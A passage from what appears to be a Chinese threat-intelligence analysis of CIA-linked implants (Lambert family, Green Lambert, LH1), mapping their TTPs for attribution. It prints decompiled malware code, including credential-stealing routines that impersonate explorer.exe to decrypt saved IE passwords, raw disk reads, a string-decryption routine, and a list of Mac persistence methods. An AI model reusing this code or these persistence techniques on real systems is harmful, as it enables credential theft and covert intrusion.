35         lpMem = (LPVOID)var_sqlite3_column_text(a1, 0);
36         u3 = (const CHAR *)var_sqlite3_column_text(a1, 1);
37         sub_412A6E(u3, (int)&u14);
38         u4 = (const CHAR *)var_sqlite3_column_text(a1, 2);
39         sub_412A6E(u4, (int)&u15);
40         if ( lpMem )
41         {
42             sub_41260E(a2, (LPCSTR)lpMem);
43             u5 = lpMem;
44             u6 = GetProcessHeap();
45             HeapFree(u6, 0, u5);
46         }
47         if ( u14 )
48         {
49             if ( u15 )
50                 (*(void (__stdcall **)(LPVOID, LPVOID, int))(a2 + 20))(u14, u15, a3);
51             u7 = u14;
52             u8 = GetProcessHeap();
53             HeapFree(u8, 0, u7);
54         }
55         if ( u15 )
56         {
57             u9 = u15;
58             u10 = GetProcessHeap();
59             HeapFree(u10, 0, u9);
60         }
61     }
62     var_sqlite3_finalize(a1);
63     var_sqlite3_close(u12);
64 }
65 }
```

使用guid “abe2869f-9b47-4cd9-a358-c22904dba7f7”解密保存的IE密码。

```

1 int __usercall Fun_EnnuandGetpassWord@<eax>(double a1@<st0>, int a2, int a3)
2 {
3     int v3; // ebp@0
4     unsigned int v4; // esi@1
5     const WCHAR *v5; // eax@2
6     void *v6; // edi@4
7     int v8; // [sp+14h] [bp-24h]@1
8     int v9; // [sp+18h] [bp-20h]@1
9     HANDLE hObject; // [sp+1Ch] [bp-1Ch]@1
10    CPPEH_RECORD ms_exc; // [sp+20h] [bp-18h]@1
11
12    v4 = 0;
13    hObject = 0;
14    v9 = 0;
15    v8 = 0;
16    ms_exc.registration.TryLevel = 0;
17    if ( *(_DWORD *) (a2 + 8) )
18    {
19        v5 = (const WCHAR *) Fun_Decryptstr1((int) &kunk_4188CC, &kunk_420E88, 2); // explorer.exe
20        Fun_EnnuProcess(a1, v5, (int) &v9, (int) &v8);
21        while ( v4 < v8 )
22        {
23            v6 = (void *) Fun_OpenProcess(v3, a1, 1024, 1, *(_DWORD *) (v9 + 4 * v4));
24            if ( v6
25                && Fun_OpenProcessToken(v3, a1, (int) v6, 11, (int) &hObject)
26                && Fun_impersonateLoggedOnUser(v3, a1, (int) hObject) )
27            {
28                Fun_PStoreCreateInstanceForIe(a2, a3);
29                Fun_GetpassWord(a1, a2, a3);
30                RevertToSelf();
31            }
32            if ( hObject )
33                CloseHandle(hObject);
34            if ( v6 )
35                CloseHandle(v6);
36            hObject = 0;
37            ++v4;
38        }
39    }
40    ms_exc.registration.TryLevel = -1;
41    if ( v9 )
42        Fun_shell_HeapFree5((void *) v9);
43    return 0;
44 }

```

```

18
19    v16 = 0;
20    v18 = 0;
21    v12 = 0;
22    v13 = 0;
23    v14 = 0;
24    lpStart = 0;
25    v10 = 0;
26    v11 = 0;
27    ms_exc.registration.TryLevel = 0;
28    if ( var_CredReadW && var_CredFree )
29    {
30        if ( !var_CredReadW(a3, 1, 0, &v18) && !var_CredReadW(a3, 2, 0, &v18) )
31            goto LABEL_21;
32        v12 = *(_DWORD *) (v18 + 24);
33        v13 = *(_DWORD *) (v18 + 28);
34        Fun_Decryptstr1((int) &kunk_418FA8, (BYTE *) String, 2); // abe2869f-9b47-4cd9-a358-c22904dba7f7
35        v4 = 1 * strlenW((LPCWSTR) String);
36        for ( i = 0; i < v4; String[i++] *= 4 )
37            ;
38        v10 = 2 * v4 + 2;
39        v11 = String;
40        lpStart = 0;
41        if ( Fun_CryptUnprotectData(a1, (int) &v12, (int) &a3, (int) &v18, 0, 0, 1, (int) &v14) )
42        {
43            v5 = StrChrW(lpStart, 0x3Au);
44            if ( v5 )
45            {
46                *v5 = 0;
47                v6 = lpStart;
48                v7 = (int) (v5 + 1);
49                EnterCriticalSection(&stru_41F460);
50                (*(void (__stdcall **)(LPCWSTR, int, int))(a2 + 24))(v6, v7, a4);
51                LeaveCriticalSection(&stru_41F460);
52            }
53        }
54        else
55        {
56        LABEL_21:
57            v16 = GetLastError();
58        }
59    }
60    else
61    {
62        v16 = 1626;
63    }
64    ms_exc.registration.TryLevel = -1;
65    if ( v18 && var_CredFree )
66        var_CredFree(v18);
67    if ( lpStart )
68        LocalFree((HLOCAL) lpStart);
69    return v16;
70 }

```


如下所示可以看到该样本中生成的函数结构体和Black Lambert也是完全一致的。



## Mac OSX版本

Green Lambert存在一个Mac OSX版本。

其导出表中可以看出存在诸多初始化执行的方法，其会在main函数前执行。其主要用于初始化一些功能函数指针和参数。



InitFunc_0	0000279C
InitFunc_1	0000281E
InitFunc_2	00002849
InitFunc_3	00002874
InitFunc_4	000029E6
InitFunc_5	00002A0F
InitFunc_6	00002A3A
InitFunc_7	00002A6C
InitFunc_8	00002A8D
InitFunc_9	00002AB6
InitFunc_10	00002AE7
InitFunc_11	00002B18
InitFunc_12	00002B49
InitFunc_13	00002B7A
InitFunc_14	00002BAB
InitFunc_15	00002BD4
InitFunc_16	00002BFD
InitFunc_17	00002C28
InitFunc_18	00002C53
InitFunc_19	00002C7E
InitFunc_20	00002CA7
start	00002CD8 [main entry]

例如这里将对应的函数指针添加到一个链表中，保存在全局的指针中。

```
1 // 版本号
2 int InitFunc_0()
3 {
4     return sub_273C((int)get_version);
5 }

9 v1 = malloc(0xCu);
10 v2 = (int)v1;
11 if ( !v1 )
12 {
13     LOBYTE(v2) = 1;
14     v3 = errinfo_decrypt(&unk_2CBC7, &unk_312E0, v2);
15     network_err((int)v3);
16 }
17 *v1 = a1;
18 v1[1] = 0;
19 v4 = (int *)init_func0[1];
20 *(_DWORD *) (v2 + 8) = v4;
21 *v4 = v2;
22 result = v2 + 4;
23 init_func0[1] = v2 + 4;
24 return result;
25 }
```

可以看到这里有个版本号信息

```

1 int get_version()
2 {
3     int result; // eax
4
5     result = sub_6B07((int)"Version", "1.2.0");
6     if ( result < 0 )
7         network_err((int)"10");
8     return result;
9 }

```

这里对20个InitFunc的接口功能进行总结：

函数名	功能
InitFunc_0	获取版本信息
InitFunc_1	通过/etc/init.d和/etc/rc.d写入ConfigInitdFile维持持久化
InitFunc_2	通过写入多种shell的配置文件维持持久化
InitFunc_3	通过写入XSession相关配置文件维持持久化
InitFunc_4	从代理URL中解析网络代理
InitFunc_5	URL相关解析
InitFunc_6	常量赋值
InitFunc_7	生成UUID
InitFunc_8	从系统环境变量获取代理配置
InitFunc_9	HTTP通信函数初始化
InitFunc_10	HTTP通信接口函数
InitFunc_11	HTTP代理函数初始化
InitFunc_12	本地环回接口处理
InitFunc_13	TCP通信函数初始化
InitFunc_14	密钥链访问，实现HTTP协议的登录访问
InitFunc_15	API获取系统代理配置
InitFunc_16	使用LoginItem维持持久化
InitFunc_17	使用StartupItems维持持久化
InitFunc_18	使用LaunchAgent维持持久化

InitFunc_19	获取home路径下配置文件获取代理配置
InitFunc_20	SSL通信函数初始化

main函数中会解析传入的启动参数：

```

208 while ( 1 )
209 {
210     v22 = getopt(v43, v42, "cdefLnRp:rRs");
211     if ( v22 == -1 )
212         break;
213     switch ( v22 )
214     {
215         case 'L':
216             LODWORD(v35) = 1;
217             break;
218         case 'N':
219             HIDWORD(v35) = 1;
220             break;
221         case 'R':
222             case 'r':
223                 v32 = 1;
224                 HIDWORD(v39) = 1;
225                 break;
226         case 'c':
227             v32 = 1;
228             break;
229         case 'd':
230             v33 = 1;
231             break;
232         case 'e':
233             v32 = 1;
234             LODWORD(v39) = 1;
235             break;
236         case 'f':
237             v38 = 1;
238             break;
239         case 'n':
240             v40 = 0;
241             v41 = 1;
242             break;
243         case 'p':
244             continue;
245         case 's':
246             v40 = 0;
247             break;
248         default:
249             v34 = 1;
250             break;
251     }
252 }
253 if ( v34 || v43 != optind )
254     exit(-1);
255 sub_4D55("kdi", 0);

```

## 字符串解密算法

样本中所有字符串均被加密：

其中第一个字符通常为0，第二个字符为待解密字符串长度，第三和第四字符计算成xor key，从第五个字符起为加密字符串。

## 关联和归属

Green Lambert的Windows和Mac OS版本使用了几乎完全一样的字符串解密函数版本。

```

v3 = a1;
if ( *a1 < 9u )
{
    v15 = a1[2];
    v16 = a1[3];
    v8 = (unsigned __int8)a1[1];
    v9 = (*a1 & 0xF) << 8;
    v10 = v9 + v8 == 0;
    v11 = v9 + v8;
    v12 = (int)(v3 + 4);
    v13 = 0;
    if ( !v10 )
    {
        do
        {
            a2[v13] = *(_BYTE *)(v12 + v13) ^ (v15 + v16 * (v13 + 1));
            ++v13;
        }
        while ( v13 < v11 );
    }
    v14 = a3 + v11;
    if ( v13 < v14 )
        sub_40E8BD(&a2[v13], 0, v14 - v13);
}
else
{
    if ( sub_410DF0(&unk_41B1F4, a1, 4) )
        return v3;
    v5 = v3 + 4;
    v6 = a2;
    if ( *v5 != 127 )
    {
        v7 = v5 - a2;
        do
        {
            *v6 = v6[v7];
            ++v6;
        }
        while ( v6[v7] != 127 );
    }
    if ( a3 )
        sub_40E8BD(v6, 0, a3);
}
return a2;
}

```

```

1 BYTE * __usercall decrypt0<eax>(_BYTE *a1<ecx>, _BYTE *a2<edx>, int a3<ecx>)
2 {
3     _BYTE v3; // ecx
4     _BYTE v1; // edx
5     _BYTE v5; // esi
6     char v6; // di
7     char v7; // bl
8     _BYTE v8; // STOC.4
9     unsigned int v9; // eax
10    _BYTE v10; // edx
11    int v12; // [esp+10h] [ebp-20h]
12    _BYTE v13; // [esp+14h] [ebp-1Ch]
13    _BYTE v14; // [esp+18h] [ebp-18h]
14    int v15; // [esp+1Ch] [ebp-14h]
15    int v16; // [esp+20h] [ebp-10h]
16
17    v14 = a1;
18    v13 = a2;
19    v12 = a3;
20    if ( *a1 <= 8u )
21    {
22        v15 = (unsigned __int8)a1[1] + ((*a1 & 0xF) << 8);
23        v5 = a1 + 4;
24        v6 = a1[3];
25        v7 = v6 + a1[2];
26        v16 = 0;
27        while ( 1 )
28        {
29            v7 += v6;
30            v9 = v15;
31            if ( v16 == v15 )
32                break;
33            v8 = &a2[v16++];
34            *v8 = (v7 - v6) ^ *v5++;
35        }
36        v10 = &a2[v15];
37        while ( v9 < v15 + a3 )
38        {
39            *v10 = 0;
40            ++v9;
41            ++v10;
42        }
43        goto LABEL_16;
44    }
45    if ( !memcmp("", a1, 4) )
46    {
47        v3 = a2;
48        for ( i = v14 + 4; *i != 127; ++i )
49            *v3++ = *i;
50        while ( --v12 != -1 )
51            *v3++ = 0;
52    LABEL_16:
53        v14 = v13;
54    }
55    return v14;
56 }

```



```

20 memset(&v13, 0, 0x206u);
21 func_sprintf(0x104u, &String, L"%s", L"\\??\\PHYSICALDRIVE0");
22 v1 = 2 * strlenW(&String);
23 for ( i = 0; i < v1; i += 2 )
24 *((_BYTE *)&String + i) = -*((_BYTE *)&String + i);
25 RtlInitUnicodeString(&v14, &String);
26 v3 = GetProcessHeap();
27 v4 = HeapAlloc(v3, 8u, 0x400u);
28 v5 = v4;
29 if ( v4 )
30 {
31     v6 = 1024;
32     do
33     {
34         *v4++ = 0;
35         --v6;
36     }
37     while ( v6 );
38     if ( func_readfile(2u, (int)&v14, (int)v5, 2u) >= 0 && v5[255] == -21931 )
39     {
40         v7 = v5 + 223;
41         v0 = 0;
42         do
43         {
44             if ( *v7 < 0 && v7[4] == 7 )
45                 break;
46             ++v0;
47             v7 += 16;
48         }
49         while ( v0 < 4 );
50     }
51     --v4;
52 }
53
92 func_sprintf(0x104u, &String, L"%s", L"\\Device\\Harddisk0\\Partition%u");
93 if ( sub_100040D0() < 0 )
94     return 13;
95 v2 = HeapAlloc(hHeap, 8u, 0x200u);
96 v3 = HeapAlloc(hHeap, 8u, 0x10u);
97 v4 = v3;
98 if ( !v2 || !v3 )
99     return 7;
100 v5 = sub_10004260();
101 if ( v5 >= 4 )
102     return 9;
103 v6 = 2 * strlenW(&String);
104 for ( i = 0; i < v6; i += 2 )
105 *((_BYTE *)&String + i) = -*((_BYTE *)&String + i);
106 func_sprintf(0x104u, v59, &String, v5 + 1);
107 RtlInitUnicodeString(&v56, v59);
108 if ( func_readfile(lu, (int)&v56, (int)v2, lu) < 0 )
109     return 8;
110

```

读取文件后，计算其sha256值

```


1 // SHA256
2 int __stdcall sub_100039A0(int a1)
3 {
4     int v2; // [esp+4h] [ebp-ECh]
5     int v3; // [esp+8h] [ebp-E8h]
6     int v4; // [esp+Ch] [ebp-E4h]
7     int v5; // [esp+10h] [ebp-E0h]
8     int v6; // [esp+14h] [ebp-DCh]
9     int v7; // [esp+18h] [ebp-D8h]
10    int v8; // [esp+1Ch] [ebp-D4h]
11    int v9; // [esp+20h] [ebp-D0h]
12    int v10; // [esp+24h] [ebp-CCh]
13    int v11; // [esp+28h] [ebp-C8h]
14    int v12; // [esp+2Ch] [ebp-C4h]
15
16    v2 = 0;
17    v3 = 0;
18    v12 = 0;
19    v4 = 0x6A09E667;
20    v5 = 0xBB67AE85;
21    v6 = 0x3C6EF372;
22    v7 = 0xA54FF53A;
23    v8 = 0x510E527F;
24    v9 = 0x9B05688C;
25    v10 = 0x1F83D9AB;
26    v11 = 0x5BEOCD19;
27    sub_10003750(a1);
28    return sub_10003800();
29 }

```

将生成的sha256格式化为以下字符串的驱动路径，然后和其通信。



2. 正常用户访问时，由于开启了可选验证标记（其利用了一个特殊的HTTPS服务选项“Optional Client Authentication”），则不验证并定向到Cover Server；
3. 植入物访问时，会访问Honeycomb。



在实际的分析中，我们在LH1和Green Lambert中确实发现了implant中存在和LP通信的证据，并且在LH1中还利用了证书pinning来实现和远程的HTTPS通信。

我们对LH1中涉及的域名进行历史注册情况查询，可以发现该域名在2014年7月被注销，推测是否和相关活动被曝光有关：

#### History


Date	Status	Name Server
2019-08-26	New	domaincontrol.com
2017-04-10	New	domaincontrol.com
2014-10-13	Deleted	domaincontrol.com
2014-07-14	Deleted	domaincontrol.com

## 攻击链

我们结合上述分析按照攻击链绘制了相关网络武器的利用过程和关系，并对其TTP进行横向对比。

Execution	Credential Access	Lateral Movement	Persistence	Exfiltrate/Monitor	Command and Control	Evasion
Athena						

(Black Lambert)	Y		Y	Y		
Fluxwire Node	Y					Y
Gray Lambert	Y			Y	Y	
White Lambert	Y				Y	
LH1	Y				Y	Y
Green Lambert	Y	Y		Y	Y	Y
Stolen Goods	Y			Y		



## 总结

奇安信威胁情报中心红雨滴团队对CIA网络武器库中相关Implant进行了复盘分析，并基于公开报告和内部威胁情报数据对其进行了分类和攻击链的还原尝试。虽然部分环节依旧存在证据缺失，但我们基本可以结合具体样本和公开泄露资料对CIA网络攻击活动进行更加深入的认识，并找到其留下的痕迹和模式。

如有更多技术细节可以联系奇安信威胁情报中心红雨滴团队。

## 参考链接

1. <https://www.symantec.com/connect/blogs/longhorn-tools-used-cyberespionage-group-linked-vault-7>
2. <https://securelist.com/unraveling-the-lamberts-toolkit/77990/>

3.<https://www.forbes.com/sites/thomasbrewster/2018/03/09/cia-russian-hackers-on-same-china-server-says-kaspersky/#304658659a30>

4.<https://wikileaks.org/vault7/>

5.<https://wikileaks.org/ciav7p1/>

---

Source: <https://ti.qianxin.com/blog/articles/network-weapons-of-cia/>